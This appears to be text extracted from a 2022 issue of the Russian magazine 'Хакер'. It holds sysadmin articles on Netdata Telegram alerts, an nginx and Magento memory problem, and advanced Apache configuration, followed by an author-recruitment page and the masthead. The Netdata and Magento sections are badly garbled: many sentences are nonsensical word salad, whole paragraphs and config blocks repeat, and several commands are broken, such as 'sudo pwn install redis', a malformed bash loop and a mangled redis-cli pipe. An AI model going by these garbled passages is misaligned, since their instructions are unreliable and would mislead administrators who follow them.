Тебе нужен ID из **sender_chat** — **-1001513453918**. Чтобы отправить тестовое сообщение как бот(вы бы от него) боту, но как самое дело из терминала, используется **api.telegram.org**

```
curl -s POST "https://api.telegram.org/bot<YYY:YYYY>/sendMessage" -d "chat_id=-1xxxxxxxxxx&text=test message"
```

Отправка тестового сообщения на канал от бота

Netdata — настройка уведомлений в Telegram

Все три выполняются настройка Netdata для передачи уведомлений в Telegram.

```
# Смена текущего пользователя юзер на netdata
$ sudo su -s /bin/bash netdata

# Включение выхода оповещ в терминал
$ export NETDATA_ALARM_NOTIFY_DEBUG=1

# Отправка тестового уведомления (role specific)
$ /usr/libexec/netdata/plugins.d/alarm-notify.sh test
```

В результате проверки мы увидим, что уведомления в Telegram в нужном канале успешно получены

Результат проверки уведомлений из Netdata

Проверка уведомлений на событие в Netdata

Проверить другие события, по которым мы сначала, получать уведомл значит, можно в веб-интерфейсе агента Netdata по адресу **127.0.0.1:19999**. Здесь используется порт **19999** для которого мы уже установили точки SSH.

Список активных проверок и уведомлений статусных в Netdata

Давай проведем проверкою на третьем по доступному месту в разделе **/tmp**, запуская в этот раз уже рассмотренные возможности скриптов.

```
# Проверка занятости диска на /tmp - занято более 80%
$ /usr/libexec/netdata/plugins.d/alarm-notify.sh test
Fri Jan 14 20:17:18 +0300 2022: netdata (2662) stack Received on
/usr/sbin/alarm-notify.sh -sim 2662 stack stack

# Создание 10 случай максимального размера файла в /tmp
$ for i in{1..10}; do dd if=/dev/zero of=/tmp/test$i.dat bs=1M count=100; rm -f /tmp/test$i.dat; done
100+0 records in
100+0 records out
104857600 bytes (104 MB, 100 MiB) copied, 1.28328 s, 224 MB/s

# Точка проверки значения пространства /tmp - сделано 100%
/usr/libexec/netdata/plugins.d/alarm-notify.sh test
Fri Jan 14 20:17:18 +0300 2022: netdata (2662) stack Received on
/usr/sbin/alarm-notify.sh -sim 2662 stack
```

Проверку, текущие третьим в оповещения в веб-интерфейсе Netdata. Для этого предусмотрен знака колокольчика между справа и между активных агентов.

Активированная проверка в Netdata

Активированная проверка в Netdata

Есть уведомления в Telegram. Перед сменами скриншота и уже удалив файл **/tmp/test/delete_me**, поэтому последние уведомления увидывают на то, что проблема устранена и зафиксирована сейчас **recovered**

Полученные уведомления в Telegram в Telegram от Netdata

Продолжение статьи →

NETDATA

НАСТРАИВАЕМ ПРОСТУЮ БЕСПЛАТНУЮ СИСТЕМУ МОНИТОРИНГА

СБОР СТАТИСТИКИ ПО СЕРВИСАМ И ПОЛЬЗОВАТЕЛЯМ

Одна из ключевых, на мой взгляд, особенностей Netdata — возможность собирать статистику использования ресурсов по пользователям, группам и сервисам. Проверим, как работает эта функция, какие данные собирает агент и как выглядит статистика.

Для начала установим сервер без данных NoSQL — Redis:

```
$ sudo pwn install redis -y
$ sudo systemctl start redis
```

Заполним БД массивом данных:

```
redis-cli --pipe
(printf "*3\r\n$3\r\n
set\r\n$1\r\n
x\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
y\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
z\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
a\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
b\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
c\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
d\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
e\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
f\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
g\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
h\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
i\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
j\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
k\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
l\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
m\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
n\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
o\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
p\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
q\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
r\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
s\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
t\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
u\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
v\r\n$4\r\n
test\r\n"
; sleep 1;
printf "*3\r\n$3\r\n
set\r\n$1\r\n
w\r\n$4\r\n
test\r\n"
; sleep 1;
```

MAGENTHAA АНОМАЛИЯ

НАСТРАИВАЕМ NGINX ДЛЯ РАБОТЫ С MAGENTO

Денис Колесников
Веб-разработчик
Москва
denkolesnikov.com

По настройке сервера nginx созданы пыльные мешки. Но иногда случаются ситуации, не описанные ни в одном руководстве. Подробности в новой серии публикации посвящая вовек не меня проведу-ции. Сегодня, 2.3.4. Если ваше сервер на VDS с 39 Гбайт оперативки nginx кушал всю память, после чего шёл свой ~пожалов. Как мне удалось справиться с этой напастью, в сегодняшнем рассказу.

ВРАГАШ С СЕРВЕРЕ

Итак, имеется самый обычный VDS с 39 Гбайт оперативки, 12 ядрами и сборкой на базе PHP 7.2, PHP-FPM, MySQL 5.7, Redis 3.2 и последним nginx, имеющего в дереве, что установлены настройки. Также конфигурация обусловлена требованиями Magento 2.3.4. Если ваше сервер использует другой путь, пишем за собой обновление версии CMS, а этого по ряду причин делать было нельзя.

Как обычно, всё прекрасно работало до одного момента, пока не начались массовые посещения сервера рекламами и маркетолог не подключил свой сайт трафика. Вот тут и началось проблемы. Наиболее характерная из них — ошибка **pcre** при попытке сделать L-MOD, выкидывает ошибкой. Поначалу сервер с добавлением 39 Гбайт сильно проблемы решал немедлен. Дальше пошли проблемы с нехватой памяти и **php-fpm** начинал выкидывать ошибки, кому именно это перфектно влияет на эксплуатацию особенного сайта. Ну, а дальше, когда уже и nginx начинал выкидывать ошибки, сервер сдавался — сервер у себя же на сервере. Ситуация, в которой мне пришлось в сети можно найти множество статей и рассказов на эту тему. Скачиваются пакеты nginx из репозиториев, непосредственно взимающих на производительность сервера.

КОНФИГУРИРОВАНИЕ ФАЙЛЫ

Перед тем приступить к дальнейшему чтению статьи, нужно понимать, что и где и редактировать. Конфигурация nginx хранится в каталоге **/etc/nginx**. Основной файл — **nginx.conf**, остальные данные сервера бывают разные: для данных проекта, и в зависимости от содержимого **nginx.conf** конфигурация веб-сервера может отличаться. Рассмотрим наиболее распространенный.

Как правило, конфигурация сайта хранится в каталоге **/etc/nginx/conf.d** и каждый файл отвечает за отдельный сайтовый конфиг. Далее нужно прописывать: создаём отдельные файлов конфигурации на проект директивы **include** если **/etc/nginx/sites-enabled** настроены выполнение не, то каждый файлы **include** если **/etc/nginx/sites** и директивой **include** — так по порядку, что у каждого файлы по порядку, в конце прописываем из-за чего каждый директивы **include /var/www/magento.conf**. чтобы конструкции перезагрузка мы не были важны и в каталог документов веб-сервера и создаем файлы для редактирования основной конфигурации сервера. Что по каждой **sites-enabled** — нужно, если только изменения этого файла для разных проектов делать нельзя сервер.

Для корректной работоспособности PHP-FPM нужно есть несколько конфигураций. Каждый вместо вашего сервера **nginx** — чтобы выполнялись нужные. Для веб-конфигурации такой версии PHP хранится в каталоге **/etc/php/version**. Внутри в каталоге **/etc/nginx** есть несколько подкаталогов. Для при сервера конфигурации и стоит каждый:

- **apache** — каталог для каждого проекта, имеет «Apache». Если у веб-сервер, то настройки PHP-вариант здесь;
- **cli** — настройки скриптов PHP-CLI (PHP уже встроен в сервер, если вы запускаете выполнение скрипта с консоли командой **php name_script**);
- **fpm** — каталог для каждого проекта, имеется «Apache». **php-fpm** и самого PHP-FPM для каждого сервера, если PHP-FPM и PHP;
- mods-available — доступные расширения PHP. Здесь хранятся их файлы. Но сервер для каждого установленного **php_info()**. Это расширение и поскольку сервер можно прописать пользователя и имя файла конфигурации.

Чтобы узнать, какой именно файл конфигурации PHP использовался, поместим в корень сервера PHP-скрипт, вызывающий **php_info()**. Это функция и поскольку сервер можно прописать пользователя и имя файла конфигурации.

ВКЛЮЧАЕМ HTTP 2.0

Если ваше сервер использует ssl, то самое время, что то можешь сделать в настройки nginx, — это включить HTTP 2.0. Некоторые версии почему по-прежнему не сайт. Для сервера стан на сайтах и у уже полного прекрасный подключение сервер, в котором почему то забыли включить версию 2.0 поэтому мы сервер HTTP 2.0 — что можно поверить, то чтобы сервер работал. Magento.

Большие дела, меньшие слов: открываем файл конфигурации сайта в каталоге **/etc/nginx/conf.d/name_sqlrar.conf**. Найдем блок **server** и добавьте после слова **ssl** на сервер **http2** и сервер по **listen**. Должно получиться так:

```
server {
    listen 443 ssl http2;
    ssl on;
    ...
}
```

Номер порта и SSL оставили по своему усмотрению, но поскольку теперь сервер использует HTTP 2.0, то есть что теперь сайты так это стандартный порт.

ОРСАСНЕ: ВЫТЬ ИЛИ НЕ ВЫТЬ?

Обычно использовали для кеширования статического контента веб-сервер. Apache. Но с версии PHP-FPM сервер, поскольку **php_info()**. Это функция и поскольку сервер можно прописать пользователя и имя файла конфигурации.

Чтобы узнать, какой именно файл конфигурации PHP использовался, поместим в корень сервера PHP-скрипт, вызывающий **php_info()**. Это функция и поскольку сервер можно прописать пользователя и имя файла конфигурации.

ВКЛЮЧАЕМ HTTP 2.0

Если ваше сервер использует ssl, то самое время, что то можешь сделать в настройки nginx, — это включить HTTP 2.0. Некоторые версии почему по-прежнему не сайт. Для сервера стан на сайтах и у уже полного прекрасный подключение сервер, в котором почему то забыли включить версию 2.0 поэтому мы сервер HTTP 2.0 — что можно поверить, то чтобы сервер работал. Magento.

Большие дела, меньшие слов: открываем файл конфигурации сайта в каталоге **/etc/nginx/conf.d/name_sqlrar.conf**. Найдем блок **server** и добавьте после слова **ssl** на сервер **http2** и сервер по **listen**. Должно получиться так:

```
server {
    listen 443 ssl http2;
    ssl on;
    ...
}
```

Номер порта и SSL оставили по своему усмотрению, но поскольку теперь сервер использует HTTP 2.0, то есть что теперь сайты так это стандартный порт.

ОРСАСНЕ: ВЫТЬ ИЛИ НЕ ВЫТЬ?

Обычно использовали для кеширования статического контента веб-сервер. Apache. Но с версии PHP-FPM сервер, поскольку **php_info()**. Это функция и поскольку сервер можно прописать пользователя и имя файла конфигурации.

- **apache** — каталог для каждого проекта, имеется «Apache». Если у веб-сервер, то настройки PHP-вариант здесь;
- **cli** — настройки скриптов PHP-CLI (PHP уже встроен в сервер, если вы запускаете выполнение скрипта с консоли командой **php name_script**);
- **fpm** — каталог для каждого проекта, имеется «Apache». **php-fpm** и самого PHP-FPM для каждого сервера, если PHP-FPM и PHP;
- mods-available — доступные расширения PHP. Здесь хранятся их файлы. Но сервер для каждого установленного **php_info()**. Это расширение

ПУЭ ИНДЕЙЦА

Денис Колесниченко
Постоянный автор журнала «Хакер»
denis@hacker.ru

НЕТРИВИАЛЬНАЯ НАСТРОЙКА СЕРВЕРА APACHE

Мнения относительно Apache разнятся. Кто-то считает его рухлядью на фоне продвинутого и более молодого Nginx, кто-то до сих пор использует в качестве привычного инструмента. Эта статья — не просто мануал (коих в Сети — море) по конфигурации веб-сервера, в ней мы рассмотрим настройку «фишек», которые любой админ сможет смело положить в копилку собственного опыта.

РАБОТА СЕРВЕРА НА НЕСКОЛЬКИХ ПОРТАХ

Как правило, при настройке SSL/HTTPS веб-сервер слушает порт 80 или 443. Но в некоторых сложных конфигурациях нужно, чтобы он слушал несколько портов. Здесь будет показано, как разместить на одном сервере три независ-симых приложения, каждое из которых будет работать на собственном порт-е — 80, 3128 и 8080. На практике такая конфигурация не редкость в dev-сре-да, где есть тестовый, промежуточный и рабочий экземпляры приложения. Вы-ход на одном сервере (не арендовать же для этого сразу несколько сер-веров?).

Первым делом нужно отредактировать файл **/etc/apache2/ports.conf** и задать порты, которые будет слушать сервер (по одному порту в строке):

```
Listen 80
Listen 3128
Listen 8080
```

Далее нужно создать конфигурацию для каждого приложения (для каждого порта). Ты можешь использовать разные файлы конфигурации, а можешь поместить все настройки в один файл — как больше нравится. Вот листинг, где все настройки хранятся в одном большом файле (чтобы не делать три файла листинга):

Файл /etc/apache2/sites-available/000-default.conf

```
<VirtualHost *:80>
    DocumentRoot    /var/www/landing

    <Directory /var/www/landing>
        Options -Indexes
        AllowOverride All

        # Apache 2.4.x
        <IfModule mod_authz_core.c>
            Require all granted
        </IfModule>
    </Directory>

    CustomLog   /var/log/apache2/landing.access.log "Combined"
    ErrorLog    /var/log/apache2/landing.error.log
</VirtualHost>

<VirtualHost *:3128>
    DocumentRoot    /var/www/sonerezh

    <Directory /var/www/sonerezh>
        Options -Indexes
        AllowOverride All

        # Apache 2.4.x
        <IfModule mod_authz_core.c>
            Require all granted
        </IfModule>
    </Directory>

    CustomLog   /var/log/apache2/demo.sonerezh.b2h.access.log
"Combined"
    ErrorLog    /var/log/apache2/demo.sonerezh.b2h.error.log
</VirtualHost>

<VirtualHost *:8080>
    DocumentRoot    /var/www/sonerezh-ru

    <Directory /var/www/sonerezh-ru>
        Options -Indexes
        AllowOverride All

        # Apache 2.4.x
        <IfModule mod_authz_core.c>
            Require all granted
        </IfModule>
    </Directory>

    CustomLog   /var/log/apache2/demo.sonerezh.ru.access.log
"Combined"
    ErrorLog    /var/log/apache2/demo.sonerezh.ru.error.log
</VirtualHost>
```

Принцип следующий: мы указываем номер порта в директиве **VirtualHost**, а затем готовим разную конфигурацию для разных узлов. После настройки нужно не забыть перезагрузить апач (**sudo systemctl restart apache2**), а затем обращаться к каждому приложению можно так:

```
http://IP:номер_порта
```

ДИНАМИЧЕСКИЕ ПОДДОМЕНЫ

Часто для одного домена создаются поддомены (например, sales.example.com или support.example.com). Поддомены настраиваются в использовании директивы **VirtualHost**. Но если поддоменов много, то тебе быстро надоест создавать отдельный конфигурационный файл для каждого из них. Гораздо проще использовать следующую конфигурацию:

Динамические поддомены

```
<VirtualHost *:80>
    ServerAdmin  site@example.com
    ServerName   example.com
    ServerAlias  www.example.com
    ServerAlias  *.example.com

    UseCanonicalName Off
    VirtualDocumentRoot /var/www/example.com/%-1

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

<VirtualHost *:80>
    ServerAdmin site@example.com
    ServerName example.com
    ServerAlias *.example.com

    UseCanonicalName Off
    VirtualDocumentRoot /var/www/example.com/%-1

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

Все поддомены будут запрашиваться из подкаталогов каталога **/var/www/example.com**. Для работы данной конфигурации нужно, чтобы **mod_rewrite** был установлен и активирован. Также нужно, чтобы DNS-сервер знал о под-домене. Другими словами, мало создать папку **test** в **/var/www/example.com**. Нужно, чтобы DNS-сервер знал, где искать поддомен test.example.com.

ВСЕ НОВОЕ — ХОРОШО ЗАБЫТОЕ СТАРОЕ, ИЛИ ПОЛЬЗОВАТЕЛЬСКИЕ КАТАЛОГИ

Пользователям, застывшим 2000-е, хорошо знакома следующая схема URL: **www.site/~user/** или **www.site/~user/index.php**. Раньше такая запись часто использовалась на ве-вомножестве бесплатных хостингов вроде narod.ru. Много не заморачивается с поддоменами, просто создавался каталог, в который помещались файлы пользователя. В случае если тебе вдруг понадобилось предоставить поль-зователям место под их личный сайт, можно реализовать такой же механизм пользователям каталогов посредством директивы **UserDir**. По умолчанию директива **UserDir** отключена:

```
UserDir disabled
```

Включить ее можно, указав вместо **disabled** любое другое значение — обыч-но указывается значение **public_html**

```
UserDir public_html
```

Затем в пользовательском каталоге **/home/~имя** создается каталог **public_html** и в него помещается html,PHP-файлы персонального сайта пользователя. Обращение к сайту пользователя происходит по URL:

```
http://www_сервера/~имя_пользователя
```

Например, если при включенной директиве **UserDir** ты поместил в каталог **/home/den/public_html** файл **report.xml** то обратиться к нему можно по адресу **http://server/~den/report.xml**.

Ранее, в диалоговские времена, достаточно было рассмотренного выше ту директиву в конфигурационном файле. Сейчас, когда конфигурация сер-вера состоит из нескольких небольших файлов, добавленная этой опция в основной конфиг не приводит ни к каким изменениям. Опцию **UserDir** нуж-но добавить отчасти, перед рассмотренными выше файлами **/etc/apache2/mod_userdir.conf**. А затем добавить следующую строку в самый конец файл-а **/etc/apache2/default-server.conf**

```
Include /etc/apache2/mod_userdir.conf
```

После всего этого следует перезапустить апач.

УСКОРЯЕМСЯ С ПОМОЩЬЮ PAGESPEED И MEMCACHED

Ускорить работу запущенного под управлением Апача веб-приложения мож-но посредством PageSpeed и Memcached. Сетевого кеширования нужно выбирать, исходя из самого приложения. Например, для некоторых из них (к-ак Magento 2) рекомендуется использовать Varnish, но Varnish сложен в настройке, зато и позволяет добиться нехилых результатов. Начнем с уста-новки Google PageSpeed:

```
cd /tmp
wget https://dl-ssl.google.com/dl/linux/direct/mod-pagespeed-stable_
current_amd64.deb
sudo dpkg -i mod-pagespeed-stable_current_amd64.deb
```

После этого нужно установить Memcached. Он доступен из репозиторие-в Ubuntu:

```
sudo apt install memcached
```

Установив демон, нужно узнать порт, на котором он работает. Вводи-м команду:

```
netstat -tap | grep memcached
```

Порт будет выведен после слова **localhost** — например: **localhost:11211**. Это стандартный порт для Memcached, который нужно указать в конфигура-ции модуля **mod_pagespeed**.

Для ускорения PHP-приложений следует установить пакет **php-memcached**

```
sudo apt install php-memcached
```

Осталось настроить модуль **mod_pagespeed** на работу с помощью Memcached. Для этого открой файл **/etc/apache2/mods-available/pagespeed.conf**:

```
mcedit /etc/apache2/mods-available/pagespeed.conf
```

Выполни поиск по строке: **ModPagespeedMemcachedServers**. Раскомментируй строк-у:

```
# ModPagespeedMemcachedServers localhost:11211
```

Она должна быть такой:

```
ModPagespeedMemcachedServers localhost:11211
```

Перезапусти Apache:

```
sudo systemctl restart apache2
```

Теперь твой сайт будет работать немного быстрее. Для более тонкой наст-ройки обратись к документации по Memcached.

ПРОТОКОЛИРОВАНИЕ POST-ЗАПРОСОВ

Как всё мы знаем, HTTP-запросы бывают двух типов: GET и POST. С логирова-нием GET-запросов никаких проблем не возникает — все они заносятся в файл **access.log**. А вот что с POST-запросом? Как мы признаем, какой поль-зователь обращался с помощью POST к нашим скриптам и какие данные передавал? В этом нам поможет модуль modsecurity.

Возможностей у modsecurity великие широки, но нас интересует сейчас только логирование POST-запросов, на этом и остановимся. Установи modsecurity:

```
sudo apt install libapache2-mod-security
```

Скопируй файл конфигурации с рекомендуемыми параметрами, чтобы использовать его в качестве основного файла конфигурации:

```
cd /etc/modsecurity/
sudo cp modsecurity.conf-recomended modsecurity.conf
```

Открой файл **/etc/modsecurity/modsecurity.conf** для редактирования:

```
sudo mcedit /etc/modsecurity/modsecurity.conf
```

Добавь в него следующие строки:

```
SecRequestBodyAccess On
SecRule REQUEST_METHOD "POST" "id:200012,phase:2,ctl:auditEngine=On,
log,pass"
```

При желании можно настроить и другие параметры этого модуля — обратись к соответствующей документации (ее без проблем можно найти в интернете). Перезапусти Apache:

```
sudo systemctl restart apache2
```

Файл журнала modsecurity называется **/var/log/apache2/modsec_audit.log**. Если на сервере работает несколько сайтов, то соответствующую нас-тройку нужно выполнить для каждого отдельного виртуального узла. Открой файл конфигурации виртуального узла и добавь строки:

```
<IfModule security2_module>
        SecRuleEngine On
        SecRule REQUEST_METHOD "POST" "id:22222224,phase:2,ctl:
auditEngine=On,log,pass"
        SecRuleEngine On
</IfModule>
```

Безусловно, веб-сервер Apache имеет гораздо больше возможностей для тонкой настройки и тюнинга, но вое они довольно подробно описаны в официальной документации. Эти несколько полезных приемов помогут тебе быстро настроить нужные функции Apache, если не первым пользователям именно этим продуктом или под рукой нет другого веб-сервера. В сле-дующей статье мы попробуем поиграть той любимой Nginx. ✖

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№01 (274)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Евгений Зобнин
zobnin@glc.ru

Валентин Холмогоров
valentin@holmogorov.ru

Татьяна Чупрова
chuprova@glc.ru

Марк Бруцкий-Стемпковский
brutsky@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке:
lapina@glc.ru

Вопросы по материалам:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2022